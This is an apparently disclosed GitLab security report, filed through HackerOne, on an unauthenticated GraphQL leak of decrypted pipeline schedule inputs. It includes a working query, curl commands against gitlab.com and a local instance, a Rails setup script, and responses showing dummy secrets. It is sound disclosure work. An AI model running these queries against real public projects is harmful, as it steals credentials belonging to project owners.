Pipeline schedule inputs (CI/CD “inputs” for schedules) exposed in plaintext via GraphQL to unauthenticated users on public projects
The GraphQL API exposed decrypted values of CI/CD pipeline schedule inputs to unauthenticated users on public projects with public pipelines enabled. An attacker could read sensitive credentials stored in scheduled pipelines.

GitLab
Originally disclosed on GitLab
- Fixed in 60 days
- Disclosed after 60 days
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #3457591 by sndd on 2025-12-08, assigned to GitLab Team:
Report | Attachments | How To Reproduce
HackerOne Analyst Summary
Summary of the issue
The researcher found malicious actor can view other user's input variable value in the scheduled pipeline, via GraphQL query pipelineSchedules.
Steps to reproduce
- As the victim, sign in victim's GitLab account -> Create a public project -> Add
.gitlab-ci.ymlfile with following content:
spec:
  inputs:
    test_variable:
      description: "Test variable"
      default: "default_value"
---
test_job:
  script:
    - echo "Deploying..."


- As the victim, go to project Pipeline schedules -> Create a new scheduled pipeline -> Fill out all necessary information -> In Inputs section -> Select inputs -> Choose variable name
test_variable-> Enter any secret value -> Save changes:

- As the attacker, visit victim's Pipeline schedules setting. You can see attacker cannot view input variable or other details, as expected:

- As the attacker, open
https://gitlab.com/-/graphql-explorer-> Run following query:
- Replace
VICTIM_GROUP_NAMEwith victim's group name - Replace
VICTIM_PROJECT_NAMEwith victim's project name
{
  project(fullPath: "VICTIM_GROUP_NAME/VICTIM_PROJECT_NAME") {
    pipelineSchedules {
      nodes {
        description
        inputs {
          nodes {
            name
            value
          }
        }
      }
    }
  }
}
- As the attacker, you can see victim's input variable value from the response:
Impact statement
Malicious actor can view other user's input variable value in the scheduled pipeline.
If you have any questions or concerns about this report, feel free to assign it to H1 Triage via the action picker with a comment indicating your request.
Original Report
Summary
GitLab’s CI/CD “inputs” feature (spec:inputs) allows users to define typed parameters that can be passed into pipelines. These inputs are explicitly documented and marketed as a more secure, structured way to pass configuration and secrets into pipelines (including scheduled pipelines).
When inputs are used with pipeline schedules, their values are persisted via the Ci::PipelineScheduleInput model in the ci_pipeline_schedule_inputs table. The model is treated as sensitive (it includes Gitlab::SensitiveSerializableHash), and the values are not exposed in the REST API or schedule UI.
However, the GraphQL API exposes these values directly:
- The
PipelineScheduleGraphQL type has aninputsfield, added by MRAdd inputs to the PipelineScheduleCreate mutation, which usesCi::Inputs::FieldTypeto expose stored inputs. - Each
Ci::Inputs::FieldTypenode returnsnameandvalueviaInputs::ValueTypewith no additional masking or authorization.
For public projects with Public pipelines enabled (default), non-members (including completely unauthenticated users) are allowed to view pipeline-related resources based on the public_builds/“Public pipelines” setting.
The combination of:
- An
inputsfield onPipelineSchedulereturning decrypted values, and read_pipeline_schedulebeing granted to anonymous users on public projects with Public pipelines enabled,
means that any unauthenticated user can call the GraphQL API and dump all stored schedule inputs, in plaintext, for any such project.
This effectively nullifies the protection of storing inputs via GitLab’s sensitive data infrastructure and the “more secure than variables” positioning of CI/CD inputs.
Vulnerability Details
- The Component: The
spec:inputsfeature allows users to define inputs for pipelines. When used in a Pipeline Schedule, these inputs (Ci::PipelineScheduleInput) are often used to store sensitive credentials required for the scheduled job (e.g.,deploy_token,nightly_build_key). - The Security Control: These inputs are stored encrypted in the database (
ci_pipeline_schedule_inputstable), confirming they are treated as secrets by the platform. - The Flaw: The GraphQL type
Types::Ci::PipelineScheduleTypeexposes theinputsfield without masking the value or checking for Maintainer/Owner permissions. Thevalueis returned in plaintext to anyone withread_pipeline_scheduleaccess. - The Bypass:
ProjectPolicygrantsread_pipeline_scheduletopublic_accesswhen public pipelines are enabled. This makes the secrets readable by anonymous users.
Proof of Concept 1: GitLab.com (SaaS)
Video:
This proves the vulnerability exists in the current production environment.
1. Victim Setup
- I created a Public project on GitLab.com using my
[@]wearehackerone.comtest account:https://gitlab.com/sndd-h1-research-group/sndd-h1-research-project - I defined a CI configuration using
spec:inputsto enable the new Inputs feature. - I created a Pipeline Schedule (
HackerOne PoC Schedule) and entered a DUMMY secret value:H1_TEST_SECRET_DO_NOT_USE.- Note: This is a harmless string used solely for demonstration purposes, strictly following the program's Rules of Engagement regarding credential testing.
2. Attack Execution (Unauthenticated)
Run the following command to extract the secret from the public project (no authentication required):
curl -s -H "Content-Type: application/json" \
  --data '{
    "query": "query { project(fullPath: \"sndd-h1-research-group/sndd-h1-research-project\") { pipelineSchedules { nodes { description inputs { nodes { name value } } } } } }"
  }' \
  "https://gitlab.com/api/graphql" | jq
Observed Output:
The API returns the secret in plaintext:
{
  "data": {
    "project": {
      "pipelineSchedules": {
        "nodes": [
          {
            "description": "HackerOne PoC Schedule",
            "inputs": {
              "nodes": [
                {
                  "name": "deploy_secret_key",
                  "value": "H1_TEST_SECRET_DO_NOT_USE"
                }
              ]
            }
          }
        ]
      }
    }
  }
}
Proof of Concept 2: Local Instance (Technical Verification)
Video:
This proves the vulnerability is in the codebase logic, unrelated to SaaS configuration.
1. Setup Script (Rails Console)
I used the Rails console to create a public project and inject an encrypted secret into the Ci::PipelineScheduleInput table.
Run this in the GitLab Rails Console:
docker exec -it gitlab gitlab-rails runner '
###  1. Setup Context
org = Organizations::Organization.first || Organizations::Organization.default_organization
admin = User.find_by(username: "root")

###  2. Create Public Victim Project
v_group = Group.find_by(path: "victim-public")
if v_group.nil?
  v_group = Group.new(name: "Victim Public", path: "victim-public", organization: org, visibility_level: 20) # 20 = Public
  v_group.save!
end

project = Project.find_by(path: "schedule-input-leak", namespace: v_group)
if project.nil?
  project = Project.new(name: "schedule-input-leak", path: "schedule-input-leak", namespace: v_group, organization: org, creator: admin, visibility_level: 20)
  project.save!
end

###  3. Create Pipeline Schedule
###  This is the parent object for the inputs
schedule = Ci::PipelineSchedule.create!(
  project: project,
  owner: admin,
  description: "Production Deploy Schedule",
  ref: "main",
  cron: "0 0 * * *",
  cron_timezone: "UTC",
  active: true
)

###  4. Create the SENSITIVE Input
###  This model encrypts the "value" column in the database.
###  We expect to leak the plaintext via API.
input = Ci::PipelineScheduleInput.create!(
  pipeline_schedule: schedule,
  name: "deploy_api_key",
  value: "SK_LIVE_SECRET_KEY_12345" # <--- The Secret
)

puts "\n🔥 SETUP COMPLETE 🔥"
puts "Project Path:     #{project.full_path}"
puts "Schedule ID:      #{schedule.id}"
puts "Stored Secret:    #{input.value}"
puts "Exploit URL:      http://localhost/api/graphql"
puts "========================================"
'
2. Exploit Execution
Run this command against the local instance without any authentication headers:
curl -s -H "Content-Type: application/json" \
  --data '{
    "query": "query { project(fullPath: \"victim-public/schedule-input-leak\") { pipelineSchedules { nodes { description inputs { nodes { name value } } } } } }"
  }' \
  "http://localhost/api/graphql" | jq
Observed Output:
The API returns the decrypted plaintext:
{
  "data": {
    "project": {
      "pipelineSchedules": {
        "nodes": [
          {
            "description": "Production Deploy Schedule",
            "inputs": {
              "nodes": [
                {
                  "name": "deploy_api_key",
                  "value": "SK_LIVE_SECRET_KEY_12345"
                }
              ]
            }
          }
        ]
      }
    }
  }
}
Triage TL;DR
Ci::PipelineScheduleInput uses Rails application-level encryption (encrypts :value), so the raw column in ci_pipeline_schedule_inputs is stored as ciphertext. However, when the GraphQL layer resolves PipelineSchedule.inputs.value, it runs inside the GitLab Rails application, which automatically decrypts value and returns the cleartext. Because read_pipeline_schedule is granted to public_access on public projects with public pipelines enabled, unauthenticated users can call this GraphQL field and receive the decrypted input values, despite them being encrypted at rest in the database.
Impact
-
Credential Theft: Attackers can harvest sensitive credentials (AWS keys, Deploy tokens, SSH keys) stored in scheduled pipelines across all public projects on GitLab.com.
-
This can lead to compromise of external systems (databases, clusters, SaaS APIs) configured in those schedules.
-
Encryption Bypass: The vulnerability completely negates the database-level encryption (
ci_pipeline_schedule_inputstable) for these inputs. -
